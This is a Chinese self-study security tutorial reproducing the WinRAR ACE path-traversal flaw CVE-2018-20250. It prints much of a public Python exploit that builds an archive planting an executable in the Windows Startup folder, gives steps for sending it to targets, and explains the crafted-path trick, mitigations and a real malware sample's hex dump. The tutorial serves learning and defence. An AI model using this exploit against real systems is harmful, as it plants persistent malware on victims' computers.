这是作者的系列网络安全自学教程，主要是关于安全工具和实践操作的在线笔记，特分享出来与博友们学习，希望您们喜欢，一起进步。前文从产业界和学术界分别详细讲解恶意代码攻击溯源的相关知识。本文主要介绍WinRAR漏洞（CVE-2018-20250），并复现了该漏洞和讲解了恶意软件自启动劫持原理。基础性文章，希望对您有所帮助！

作者作为网络安全的小白，分享一些自学基础教程给大家，希望您们喜欢。同时，更希望您能与我一起操作和进步，后续将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不易，大神们不喜勿喷，谢谢！如果文章对您有帮助，将是我创作的最大动力。

PS：本文参考了B站、安全网站和参考文献中的文章，并结合自己的经验进行撰写，也推荐大家阅读参考文献。

下载地址：https://github.com/eastmountyxz/NetworkSecuritySelf-study

文章目录

前文学习：

[网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例
[网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记
[网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例
[网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密
[网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战
[网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向破解
[网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨
[网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具
[网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性
[网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码
[网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法
[网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码（一）
[网络安全自学篇] 十三.Wireshark抓包原理（ARP劫持、MAC泛洪）及数据流追踪和图像抓取（二）

[网络安全自学篇] 十四.Python攻防之基础常识、正则表达式、Web编程和套接字通信（一）
[网络安全自学篇] 十五.Python攻防之多线程、C段扫描和数据库编程（二）
[网络安全自学篇] 十六.Python攻防之弱口令、自定义字典生成及网站暴库防护
[网络安全自学篇] 十七.Python攻防之构建Web目录扫描器及ip代理池（四）
[网络安全自学篇] 十八.XSS跨站脚本攻击原理及代码攻防演示（一）
[网络安全自学篇] 十九.Powershell基础入门及常见用法（一）
[网络安全自学篇] 二十.Powershell基础入门及常见用法（二）
[网络安全自学篇] 二十一.GeekPwn极客大赛之安全攻防技术总结及ShowTime
[网络安全自学篇] 二十二.Web渗透之网站信息、域名信息、端口信息、敏感信息及指纹信息收集
[网络安全自学篇] 二十三.基于机器学习的恶意请求识别及安全领域中的机器学习
[网络安全自学篇] 二十四.基于机器学习的恶意代码识别及人工智能中的恶意代码检测
[网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探
[网络安全自学篇] 二十六.Shodan搜索引擎详解及Python命令行调用
[网络安全自学篇] 二十七.Sqlmap基础用法、CTF实战及请求参数设置（一）
[网络安全自学篇] 二十八.文件上传漏洞和Caidao入门及防御原理（一）
[网络安全自学篇] 二十九.文件上传漏洞和IIS6.0解析漏洞及防御原理（二）
[网络安全自学篇] 三十.文件上传漏洞、编辑器漏洞和IIS高版本漏洞及防御（三）
[网络安全自学篇] 三十一.文件上传漏洞之Upload-labs靶场及CTF题目01-10（四）
[网络安全自学篇] 三十二.文件上传漏洞之Upload-labs靶场及CTF题目11-20（五）
[网络安全自学篇] 三十三.文件上传漏洞之绕狗一句话原理和绕过安全狗（六）
[网络安全自学篇] 三十四.Windows系统漏洞之5次Shift漏洞启动计算机
[网络安全自学篇] 三十五.恶意代码攻击溯源及恶意样本分析

前文欣赏：
[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入
[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法
[渗透&攻防] 三.数据库之差异备份及Caidao利器
[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

> 声明：本人坚决反对利用教学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。

一.WinRAR漏洞复现

1.复现


WinRAR漏洞（CVE-2018-20250）是Check Point团队于2019年2月爆出的严重安全漏洞，该漏洞已存在于WinRAR中19年，由于WinRAR使用了一个陈旧的UNACEV2.dll动态链接库造成的。当我们解压任意ACE文件时，由于没有对文件名进行充分过滤，导致其可实现目录穿越，将恶意软件写入操作系统启动Startup文件夹，并且电脑重启时会自动运行该程序，从而造成恶意软件劫持。通过该漏洞可以获得受害者计算机的控制。安全专家表示全球有超过5亿用户受到WinRAR漏洞影响。

下面我们先来复现该漏洞。该漏洞会对多种压缩软件造成影响，版本如下：

- WinRAR < 5.70 Beta 1
- Bandizip < = 6.2.0.0
- 好压(2345压缩) < = 5.9.8.10907
- 360压缩 < = 4.0.0.1170


第一步，安装WinRAR 5.6.1的版本，后续5.7升级弥补了该漏洞。作者的电脑是Win10操作系统。

安装之后可以看到本地存在的UNACEV2.DLL动态链接库，它就是被利用的入口。



第二步，从github中下载漏洞利用程序，如下图所示。

- hello.txt和world.txt是需要压缩的文件
- calc.exe是计算器，可以替换成恶意软件，它会被定向植入系统启动目录
- exp.py是运行的Python代码，它会将hello.txt和world.txt压缩，并隐藏恶意软件
- acefile.py是利用UNACEV2.DLL漏洞的代码，共4000多行
  下载地址：https://github.com/backlion/CVE-2018-20250



我们尝试打开exp.py文件，代码如下，其中恶意软件为“calc.exe”、压缩包名称为“test.rar”、需要压缩的文件为“hello.txt”和“world.txt”、隐藏的路径为Windows系统开机启动的目录，并命名为“hi.exe”。读者也可以尝试修改名称，自定义需要压缩的文件及恶意软件。

```
#!/usr/bin/env python3

import os
import re
import zlib
import binascii
```


```
# The archive filename you want
rar_filename = "test.rar"
# The evil file you want to run
evil_filename = "calc.exe"
# The decompression path you want, such shown below
target_filename = r"C:\C:C:../AppData\Roaming\Microsoft\Windows\Start Mer
# Other files to be displayed when the victim opens the winrar
# filename_list=[]
filename_list = ["hello.txt", "world.txt"]

class AceCRC32:
    def __init__(self, buf=b''):
        self.__state = 0
        if len(buf) > 0:
            self += buf

    def __iadd__(self, buf):
        self.__state = zlib.crc32(buf, self.__state)
        return self

    def __eq__(self, other):
        return self.sum == other

    def __format__(self, format_spec):
        return self.sum.__format__(format_spec)

    def __str__(self):
        return "0x%08x" % self.sum

    @property
    def sum(self):
        return self.__state ^ 0xFFFFFFFF

def ace_crc32(buf):
    return AceCRC32(buf).sum

def get_ace_crc32(filename):
    with open(filename, 'rb') as f:
        return ace_crc32(f.read())

def get_right_hdr_crc(filename):
    # This command may be different, it depends on the your Python3 envi
    p = os.popen('py -3 acefile.py --headers %s'%(filename))
    res = p.read()
    pattern = re.compile('right_hdr_crc : 0x(.*?) | struct')
    result = pattern.findall(res)
```

```
    right_hdr_crc = result[0].upper()
    return hex2raw4(right_hdr_crc)

def modify_hdr_crc(shellcode, filename):
    hdr_crc_raw = get_right_hdr_crc(filename)
    shellcode_new = shellcode.replace("6789", hdr_crc_raw)
    return shellcode_new

def hex2raw4(hex_value):
    while len(hex_value) < 4:
        hex_value = '0' + hex_value
    return hex_value[2:] + hex_value[:2]

def hex2raw8(hex_value):
    while len(hex_value) < 8:
        hex_value = '0' + hex_value
    return hex_value[6:] + hex_value[4:6] + hex_value[2:4] + hex_value[:2

def get_file_content(filename):
    with open(filename, 'rb') as f:
        return str(binascii.hexlify(f.read()))[2:-1] # [2:-1] to remote l

def make_shellcode(filename, target_filename):
    if target_filename == "":
        target_filename = filename
    hdr_crc_raw = "6789"
    hdr_size_raw = hex2raw4(str(hex(len(target_filename)+31))[2:])
    packsize_raw = hex2raw8(str(hex(os.path.getsize(filename)))[2:])
    origsize_raw = packsize_raw
    crc32_raw = hex2raw8(str(hex(get_ace_crc32(filename)))[2:])
    filename_len_raw = hex2raw4(str(hex(len(target_filename)))[2:])
    filename_raw = "".join("{:x}".format(ord(c)) for c in target_filename
    content_raw = get_file_content(filename)
    shellcode = hdr_crc_raw + hdr_size_raw + "010180" + packsize_raw \
              + origsize_raw + "63B0554E20000000" + crc32_raw + "00030A00
              + filename_len_raw + filename_raw + "0102030405060708090A1
    return shellcode

def build_file(shellcode, filename):
    with open(filename, "wb") as f:
        f.write(binascii.a2b_hex(shellcode.upper()))

def build_file_add(shellcode, filename):
    with open(filename, "ab+") as f:
        f.write(binascii.a2b_hex(shellcode.upper()))

def build_file_once(filename, target_filename=""):
```


```
    shellcode = make_shellcode(filename, target_filename)
    build_file_add(shellcode, rar_filename)
    shellcode_new = modify_hdr_crc(shellcode, rar_filename)
    content_raw = get_file_content(rar_filename).upper()
    build_file(content_raw.replace(shellcode.upper(),
                                   shellcode_new.upper()).replace("010203
                                                                  get_fi

if __name__ == '__main__':
    print("[*] Start to generate the archive file %s..."%(rar_filename))

    shellcode_head = "6B2831000000902A2A4143452A2A141402001018564E974FF6A
    build_file(shellcode_head, rar_filename)

    for i in range(len(filename_list)):
        build_file_once(filename_list[i])

    build_file_once(evil_filename, target_filename)

    print("[+] Evil archive file %s generated successfully !"%(rar_filena
```

第三步，打开Python运行exp.py代码，将自动生成test.rar压缩包。

注意，如果未安装Python或相关包，需要进行安装。同时不能双击exp.py，需要Python来运行代码。




第四步，此时在当前文件夹生成了test.rar文件，将该压缩包发送给其他用户，如果目标电脑存在WinRAR漏洞，则会造成影响。




注意：QQ和Win10防火墙已经能识别出该CVE漏洞号，如下图所示。


第五步，当目标用户在桌面解压该文件夹，则会在电脑启动目录放入我们的木马文件，命名为“hi.exe”。




Win10路径：
C:\Users\yxz\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup



这里演示的是计算器，而如果植入恶意软件，则每次目标开机运行就会自启动该恶意代码。



注意：当目标用户解压我们文件时，其解压目录必须是 C:/users/当前用户/目录下，也就是必须是在下面这些目录中解压的该文件。压缩包中隐藏了深层次的路径，xp系统自启动路径可能不同。



2.原理及预防

那么，该漏洞的基本原理是什么呢?

由于该漏洞会对多种压缩软件造成影响，并且该漏洞主要是由于WinRAR解压ACE压缩包采用的动态链接库UNACEV2.dll造成的。其原理是：UNACEV2.dll在处理filename时只校验了CRC，黑客可以通过更改压缩包的CRC校验码来修改解压时的filename并触发这个Path Traversal漏洞。

但是WinRAR本身检测了filename，有一些限制并且普通用户解压RAR文件时不能将我们恶意的Payload解压到需要System权限的文件夹。当用户将文件下载到默认的

C:\Users\Administrator\Downloads目录下时，通过构造目录：

```
C:\C:C:../AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\h:
```

该目录经过WinRAR的CleanPath函数处理会变成：


```
C:../AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\hi.exe
```

其中C:会被转换成当前路径，如果用WinRAR打开，那么当前路径就是C:\Program Files\WinRAR，要是在文件夹中右键解压到xxx，那么当前路径就是压缩包所在的路径。当用户在文件夹中直接右键解压到xxx时，我们恶意的payload解压地址就会变成：

```
C:\Users\Administrator\Downloads../AppData\Roaming\Microsoft\Windows\Sta
```


这就是当前用户的启动项，从而这样完成了从一个Path Traversal到任意命令执行的过程。

在WinRAR内一直点击进入目录可看到hi.exe的具体信息，如下图所示，可以看到其是ACE压缩文件。




当受害者通过WinRAR直接解压该文件便会触发该漏洞，从而释放内置的恶意程序（hi.exe）到用户windows系统的启动目录内，使得下次重启系统的时候该恶意程序能自动启动运行。

Win10开机自启动如下图所示：



Win7开机自启动如下图所示：



那么，又如何预防该漏洞呢?

当该漏洞爆出之后，很多厂商都升级了压缩软件的版本，不再支持ACE存档格式，比如WinRAR 5.70 Beta 1，并且删除了UNACEV2.dll动态链接库。据Check Point研究人员所述，WinRAR的UNACEV2.dll代码库自2005年以来就一直没有被主动使用过。安全建议如下：

- UNACEV2.dll漏洞不仅限于WinRAR，包括WinRAR在内的多款压缩解压缩工具均存在风险，建议用户将这些软件全部升级到最新版本，推荐使用安全电脑管家的软件管理来完成。
- 直接删除WinRAR安装目录下的UNACEV2.DLL文件，但会造成ACE格式的压缩文件无法使用（不过影响很小，拥有ACE格式专利的商业公司已倒闭十多年了，你完

全可以抛弃ACE压缩格式）。

- 切勿随意轻信、打开来历、用途不明的文件。 同时也别担心，QQ传输、Win10自带防火墙都能识别出该漏洞。

二.恶意软件劫持原理

下面作者参考FreeBuf网站腾讯电脑管家的文章，讲述该恶意软件劫持的原理。
强推：WinRAR（CVE-2018-20250）漏洞利用再升级 减少重启系统的依赖 - freebuf腾讯电脑管家


WinRAR漏洞的利用流程图如下所示，恶意ACE文件被受害者解压之后，会释放恶意木马至指定目录（系统自启动文件夹），受害者重启电脑会执行恶意木马。

该漏洞被深入利用的案例如下：
WinRAR高危漏洞被用来传播Lime-RAT远程控制木马
WinRAR（ace格式解压）漏洞备受青睐攻击样本层出不穷


攻击手段升级之后的原理如下图所示：

WinRAR恶意攻击升级案例1

WinRAR漏洞利用结合恶意lnk躲避杀毒软件查杀，同时增加恶意木马执行的概率。



样本文件名为“mirotvorec.rar”，打开压缩包如下图所示：




解压mirotvorec.rar后，发现该压缩包同时还释放了两个lnk文件和一个exe文件。

- 文件1：用户配置目录
  %userprofile%\win.exe
- 文件2：开始菜单启动目录
  c:\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\Goggle Chrome.lnk
- 文件3：桌面快捷方式
  c:\desktop\GoggleChrome.lnk


对应的二进制如下图所示：

```
16:66F0h: B0 55 4E 20 00 00 00 69 DA E4 84 00 03 0A 00 54  °UN ...iÚä„....T
16:6700h: 45 5E 00 63 3A 63 3A 2E 2E 2F 2F 41 70 70 44 61  E^.c:c:..//AppDa
16:6710h: 74 61 5C 5C 52 6F 61 6D 69 6E 67 5C 5C 4D 69 63  ta\\Roaming\\Mic
16:6720h: 72 6F 73 6F 66 74 5C 5C 57 69 6E 64 6F 77 73 5C  rosoft\\Windows\
16:6730h: 5C 53 74 61 72 74 20 4D 65 6E 75 5C 5C 50 72 6F  \Start Menu\\Pro
16:6740h: 67 72 61 6D 73 5C 5C 53 74 61 72 74 75 70 5C 5C  grams\\Startup\\
16:6750h: 47 6F 67 67 6C 65 20 43 68 72 6F 6D 65 2E 6C 6E  Goggle Chrome.ln
16:6760h: 6B 4C 00 00 00 01 14 02 00 00 00 00 00 C0 00 00  kL..........À..

16:71D0h: 63 B0 55 4E 20 00 00 00 69 DA E4 84 00 03 0A 00  c°UN ...iÚä„....
